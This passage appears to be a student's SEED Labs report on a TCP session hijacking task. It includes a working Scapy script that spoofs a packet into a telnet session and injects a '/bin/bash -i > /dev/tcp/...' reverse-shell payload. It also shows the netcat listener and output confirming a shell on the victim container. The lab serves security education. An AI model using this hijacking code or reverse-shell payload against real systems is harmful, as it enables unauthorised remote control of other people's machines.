
TCP Segment Len (tcp.len), 1 byte(s)   Packets: 9729 · Displayed: 332 (3.4%)   Profile: Default

5. Replace the variables *intSourcePort, intNextSequenceNumber,* and *intAcknowledgementValue* in the following code with the values found in step 4, respectively.




```python
#!/bin/python3
from scapy.all import *
import sys

# Fill with values found during analysis
intSourcePort = 34238
intNextSequenceNumber = 4260936413
intAcknowledgementValue = 2160193574

# Attacker listening post
strListeningIP = "10.9.0.1"
intListeningPort = 9090

# Targeting victim/server container's telnet port
strClientIP = "10.9.0.6"
strServerIP = "10.9.0.5"
intDestinationPort =  23

# Build the IP layer of the packet
lyrIP = IP(src=strClientIP, dst=strServerIP)

# Build TCP layer of the packet
lyrTCP = TCP(sport=intSourcePort,
             dport=intDestinationPort,
             flags="A",
             seq=intNextSequenceNumber,
             ack=intAcknowledgementValue)

# Add the data we want to retrieve
strData = "\r /bin/bash -i > /dev/tcp/{listening_ip}/{listening_port} 2>&1 0<&1 \r" \
          .format(listening_ip=strListeningIP, listening_port=intListeningPort)

# Build the full packet and show it
pktResetPacket = lyrIP / lyrTCP / strData
pktResetPacket.show()

# Send the packet
send(pktResetPacket, verbose=0)

```

6. In a second terminal on the attacker, run *nc -nlv 9090* to listen for connections on port 9090.




```
seed@67c3c3687418:~$ root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
```

7. Run *task5.py* to initiate a TCP Hijacking Attack.




```
root@network-security-seedlabs:/tcp_m11809075/src# python3 task5.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.9.0.6
  dst       = 10.9.0.5
  \options   \
###[ TCP ]###
     sport     = 34238
     dport     = telnet
     seq       = 4260936413
     ack       = 2160193574
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r'

root@network-security-seedlabs:/tcp_m11809075/src# 
```

8. Upon running *task5.py*, the telnet session on the user1/client will become unresponsive, and an interactive bash shell on the second terminal session run in step 6 on the attacker will be established.



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ 
```

Note: Telnet session (Above) becomes unresponsive. The terminal on the attacker listening for connections gives the bash prompt from the victim/server.



```
seed@67c3c3687418:~$ root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38840
seed@67c3c3687418:~$ 
```

Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful as is evidenced by the interactive bash shell present in the second terminal session established on the attacker. This is confirmed by matching the hostname of the victim/server against the hostname shown in the newly connected interactive bash prompt.